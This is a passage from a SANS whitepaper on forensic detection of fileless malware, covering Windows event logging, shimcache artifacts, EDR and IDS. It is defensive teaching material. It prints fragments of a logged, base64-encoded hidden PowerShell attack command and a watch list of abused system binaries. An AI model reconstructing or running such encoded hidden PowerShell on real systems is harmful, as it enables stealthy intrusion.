Monitoring event log data is an excellent way to detect suspicious activities in the machine. More importantly, it is capable in recording activities that may be related to fileless attacks such as the execution of PowerShell (Dunwoody, 2016) and WMI scripts (Kennedy & Satran, 2018). The event logs also contain other vital information like the timestamp of the suspicious event occurred as well as the user name that triggered the event, useful information for correlating the different evidence that collected. The event logs are located in "C:\Windows\System32\winevt\Logs".

Enabling Event Viewer WMI Logging

- Go to run and type "eventvwr" then press ok
- Go to View menu, click Show Analytic and Debug Logs

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

- Applications and Service Logs | Microsoft | Windows | WMI Activity | Trace
- Right-click the Trace log and select Log Properties.
- Click the Enable Logging check box to start the WMI event tracing.




Figure 41: WMI Activity Enable Logging

Enabling Event Viewer PowerShell Logging

- Go to run and type “gpedit.msc” then press ok.
- Go to Administrative Templates | Windows Components | Windows PowerShell
- Set “Turn on Module Logging” to enabled.
    - Under options, In the Module Names window, enter * to record all modules.
- Set “Turn on Module Logging” to enabled.
- Set “Turn on PowerShell Script Block Logging” to enabled.
    - Leave the option “Log script block invocation start/stop events” unchecked.
- Set “Turn on PowerShell Transcription” to enabled.
    - Check “Include invocation headers.”





Figure 42: Enable PowerShell Event Logging

This image displays how Event Logs was able to record the malicious PowerShell scripts used in fileless attacks.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.



Type	Date	Time	Event	Source	Category	User	Computer
Information	4/5/2019	6:52:02 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:52:01 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:52:00 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:51:59 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:51:57 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:51:55 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC
Information	4/5/2019	6:51:51 PM	800	PowerShell	Pipeline Execution Details	N/A	BOB-PC

Description


SequenceNumber=141009

UserId=BOB-PC\Bob
HostName=ConsoleHost
HostVersion=5.0.10586.122
HostId=fcfa47ea-8692-443e-bf4a-3a3a4069f6eb
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -E
JABwAGkAbgAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAG4AZQB0AHcAbwByAGsAaQBuAGYAbwByAG0AYQB
DEAMQAuADkAMAAuADEANQA5AC4AMQA0ADkAJwApACkADQAKACQAYQB2AGcAcwAgAD0AIABAACgAKQANAAoAJABuAGkAYwAgAD0AIAAnAHUAcABkAC
0ACgAJACQAcwB1AG0AIAA9ACAAMAANAAoACQAkAGMAbwB1AG4AdAAgAD0AIAAwAA0ACgAJAGYAbwByACgAJABqAD0AMQA7ACQAagAgAC0AbABlACA
CgAJAAkAaQBmACAAKAAkAHQAbQBwACAALQBuAGUAIAAwACkAewANAAoACQAJAAkACQAkAGMAbwB1AG4AdAAgACsAPQAgADEADQAKAAkACQB9AA0A
AAJABzAHUAbQAvACQAYwBvAHUAbgB0AA0ACgAJAH0AZQBsAHMAZQB7AA0ACgAJAAkACQAkAGEAdgBnAHMAIAArAD0AIAAwAA0ACgAJAH0ADQAKAAkA
DAAXQAgAC0AbgBlACAAMAApACkAewANAAoACQAJAAkAJABuAGkAYwAgAD0AIAAkAHMAZQBbADAAXQANAAoACQAJAAkAYgByAGUAYQBrAA0ACgAJAAk

Figure 43: Logged Encoded PowerShell Scripts

4.3. Program Execution Artifacts

Program execution artifacts that can be found in shimcache, muicache, userassists or prefetech can be useful clues to detect fileless threats. For example, WMI Standard Event Consumer - scripting application, located in %system32%/wbem/scrcons.exe that appears in shimcache means that a script ran in the machine.



C:\windows\debug\c2.bat N/A False
C:\windows\debug\c2.bat N/A False
C:\windows\debug\c2.bat N/A False
C:\windows\debug\c2.bat N/A False
C:\windows\debug\c2.bat N/A False
C:\windows\debug\c2.bat N/A False
C:\Windows\system32\wbem\scrcons.exe N/A True

Figure 44: Scrcons.exe shimcache data

The following programs found in these artifacts can be worth looking at as it may indicate that some kind of script ran in the machine which can be useful later on as the evidence that collected are correlated.

- powershell.exe
- wscript.exe
- cscript.exe
- scrcons.exe
- cmd.exe
- regsvr32.exe
- mshta.exe

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

5. Protective/Detection Solution

Enterprises need to combat fileless threat with multi-layered solutions. Protective/detection solutions in the post-exploitation stage of a fileless threat are enumerated below.

Behavior Monitoring

Behavior monitoring is an effective solution against fileless threats. It is capable of detecting anomalies in the process chain. It inspects processes that exhibit strange or suspicious behavior. For example, in a scenario wherein malspam with malicious attachment (document with macros) was used as an initial vector, behavior monitoring can detect the chain of events "***winword.exe > cmd.exe >powershell.exe.***" It applies for interpreted scripts by whitelisted applications (e.g., Wscript, Cscript, MSHTA, etc.). Behavior monitoring also inspects for any malformed code, obfuscation, encoded commands or specific parameters in the detected scripts. Behavior monitoring also looks for suspicious memory operation events to detect RCE (remote code execution) or Process Hooking (code injection) inspecting suspicious patterns in using systems APIs

Endpoint Detection and Response (EDR)

An EDR solution records endpoint system-level behaviors/events (e.g., user, file, process, registry, memory, network events) and then store this information either locally on the endpoint or in a centralized database. Many of the next generation endpoint detection and response solutions are capable of recording all command lines (CLI), and the historic data can be beneficial for identifying compromised machines once a malicious activity has been discovered (Tilbury, 2019). This solution is extremely effective in investigating an incident. In a scenario of a fileless attack, through EDR, it would be visible how the threat was launched including its behavior and payload.

The image below shows a high-level chain of events of EDR for the machine infected by fileless SOREBRECT Ransomware. Notice how EDR recorded that the attack was launched via PsExec and gives an idea for a potential code injection to svchost.exe through the API "WriteProcessMemory" and "CreateRemoteThread".

© 2019 The SANS Institute Author retains full rights.




Figure 45: Trend Micro Endpoint Sensor (EDR) detects Sorebrect Infection Chain

Intrusion Detection System

IDS quickly provides a peek of the potentially compromised machines on the network. More importantly, it is capable of detecting "Living-off-the-land" techniques used in fileless attacks. Any lateral movement carried out by administration tools such as PowerShell, WMIC, VNC, etc., are visible through the lens of an IDS. The challenge with IDS though is in identifying which among the plethora of alerts are merely "grey alerts" or false positives, and which of them are indeed malicious, since the same administration tools may be used for routine administration tasks by an organization regularly. Combining IDS with EDR can be extremely powerful in investigating a fileless threat since it will give more depth about the story of how the threat arrives and its behavior.

6. Conclusion

Fileless threat is now mainstream. At present, it is a technique that has been adopted in many cybercrimes. Attackers are using legitimate tools and whitelisted applications to carry out their attack. The lack of artifacts also makes detection and forensic investigation extremely difficult. The good news is, with relevant expertise, fileless threats are still detectable through forensic analysis. The drawback, however, is that forensic analysis is quite a labor-intensive task. It takes much time, effort and resources in acquiring and analyzing the disk and memory image. It can only be feasible if the

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

compromised machines are manageable in number. However, conducting forensic analysis at a large scale to detect compromises on an enterprise network can be very demanding (Countercept, 2017).

In dealing with large scale enterprise, deploying sensors in the environment is a better solution. Intrusion Defense Systems (IDS) will provide visibility on the machines network activity and can quickly trigger an alert for any potential system compromise. Endpoint Detection and Response (EDR) solution can provide the chain of events on how the fileless threat has been deployed in the endpoint level as well as its behavior. Further to this, Behavior Monitoring can make available additional threat protection from programs that exhibit malicious behavior as well as any potential misuse on legitimate or administration tools.

© 2019 The SANS Institute, Author Retains Full Rights

References

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

Trend Micro. (2017, October 23). *Fileless Malware: A Hidden Threat.* Retrieved from https://blog.trendmicro.com/fileless-malware-a-hidden-threat/

Trend Micro. (2019, February 6). *The Fileless, Non-Malware Menace.* Retrieved from https://blog.trendmicro.com/the-fileless-non-malware-menace/

Trend Micro. (2017, June 27). *Large-Scale Petya Ransomware Attack In Progress, Hits Europe Hard.* Retrieved from https://blog.trendmicro.com/trendlabs-security-intelligence/large-scale-ransomware-attack-progress-hits-europe-hard/

Floreza, S., Castillo, D., & Manahan, M. (2018, December 20). *Security 101: Defending Against Fileless Malware.* Retrieved from https://www.trendmicro.com/vinfo/us/security/news/security-technology/security-101-defending-against-fileless-malware

Tancio, B. (2017, June 15). *Analyzing the Fileless, Code-injecting SOREBRECT Ransomware.* Retrieved from https://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-fileless-code-injecting-sorebrect-ransomware/

Tancio, B. (2017, August 21). *Cryptocurrency Miner Uses WMI and EternalBlue To Spread Filelessly.* Retrieved from https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-miner-uses-wmi-eternalblue-spread-filelessly/

Dizon, J., Galang, L., & Cruz, M. (2010, July). *Understanding WMI Malware.* Retrieved from http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

Borges, A. (2018). *A Brief Analysis of a Banking Trojan.* Retrieved from http://www.blackstormsecurity.com/docs/Congresso_TI_2018.pdf

Fewer, S. (2013, September 5). *stephenfewer/ReflectiveDLLInjection.* Retrieved from https://github.com/stephenfewer/ReflectiveDLLInjection

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

Mohammadbagher, D. (2017, May 18). *Bypassing Anti-virus by Creating Remote Thread into Target Process.* Retrieved from https://www.linkedin.com/pulse/bypassing-anti-virus-creating-remote-thread-target-mohammadbagher/

Cooper, S. (2018, June 11). *Fileless malware attacks explained.* Retrieved from https://www.comparitech.com/blog/information-security/fileless-malware-attacks/

Gorelik, M., & Moshailov, R. (2017). *Fileless Malware: Attack Trend Exposed.* Retrieved from https://www.morphisec.com/hubfs/wp-content/uploads/2017/11/Fileless-Malware_Attack-Trend-Exposed.pdf

Skulkin, O., & Mikhaylov, I. (2018, April 3). *Finding Metasploit's Meterpreter Traces With Memory Forensics.* Retrieved from https://articles.forensicfocus.com/2018/04/03/finding-metasploits-meterpreter-traces-with-memory-forensics/

Kennedy, J., & Satran, M. (2018, May 31). *Memory Protection Constants.* Retrieved from https://docs.microsoft.com/en-us/windows/desktop/memory/memory-protection-constants

Kennedy, J., & Satran, M. (2018, May 31). *Tracing WMI Activity.* Retrieved from https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/tracing-wmi-activity

Desimone, J., & Atkinson, J. (2017, April 19). *Hunting in Memory.* Retrieved from https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492714038.pdf

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

Desimone, J. (2017, June 13). *Hunting In Memory.* Retrieved from https://www.endgame.com/blog/technical-blog/hunting-memory

Rocha, L. (2015, December 7). *Malware Analysis – Dridex & Process Hollowing.* Retrieved from https://countuponsecurity.com/2015/12/07/malware-analysis-dridex-process-hollowing/

Tilbury, C. (2019, February 9). *SANS Digital Forensics and Incident Response Blog.* Retrieved from https://digital-forensics.sans.org/blog/2019/02/09/investigating-wmi-attacks

Hosseini, A. (2017, July 18). *Ten Process Injection Techniques: A Technical Survey of Common and Trending Process Injection Techniques.* Retrieved from https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

Zeltser, L. (n.d.). *Deconstructing Fileless Attacks into 4 Underlying Techniques.* Retrieved from https://blog.minerva-labs.com/deconstructing-fileless-attacks-into-4-underlying-techniques

Zeltser, L. (2018, October 12). *The History of Fileless Malware – Looking Beyond the Buzzword.* Retrieved from https://zeltser.com/fileless-malware-beyond-buzzword/

Countercept. (2017, January 19). *Memory Analysis Advanced Malware Detection in the Enterprise.* Retrieved from https://www.countercept.com/blog/memory-analysis-whitepaper/

Monnappa, K. A. (2017, March). *What Malware Authors Do Not Want You to Know.* Retrieved from https://www.blackhat.com/docs/asia-17/materials/asia-17-KA-

© 2019 The SANS Institute Author retains full rights.

What-Malware-Authors-Don't-Want-You-To-Know-Evasive-Hollow-Process-Injection.pdf

Dunwoody, M. (2016, February 11). *Greater Visibility Through PowerShell Logging.* Retrieved from https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Graeber, M., & Christensen, L. (2018, August). *Subverting Sysmon Application of a Formalized Security Product Evasion Methodology.* Retrieved from https://i.blackhat.com/us-18/Wed-August-8/us-18-Graeber-Subverting-Sysmon-Application-Of-A-Formalized-Security-Product-Evasion-Methodology-wp.pdf

Perez, C. (2017, October 18). *Sysinternals Sysmon 6.10 Tracking of Permanent WMI Events.* Retrieved from https://www.darkoperator.com/blog/2017/10/15/sysinternals-sysmon-610-tracking-of-permanent-wmi-events

Edwards, G., & Studebaker, N. (2017, April 6). *Fileless Malware Demystified.* Retrieved from https://www.youtube.com/watch?v=atL1WmmMJJw&feature=youtu.be

Wueest, C., & Anand, H. (2017, July). *ISTR Living off the land and fileless attack techniques.* Retrieved from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory.* Hoboken, NJ: John Wiley & Sons.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.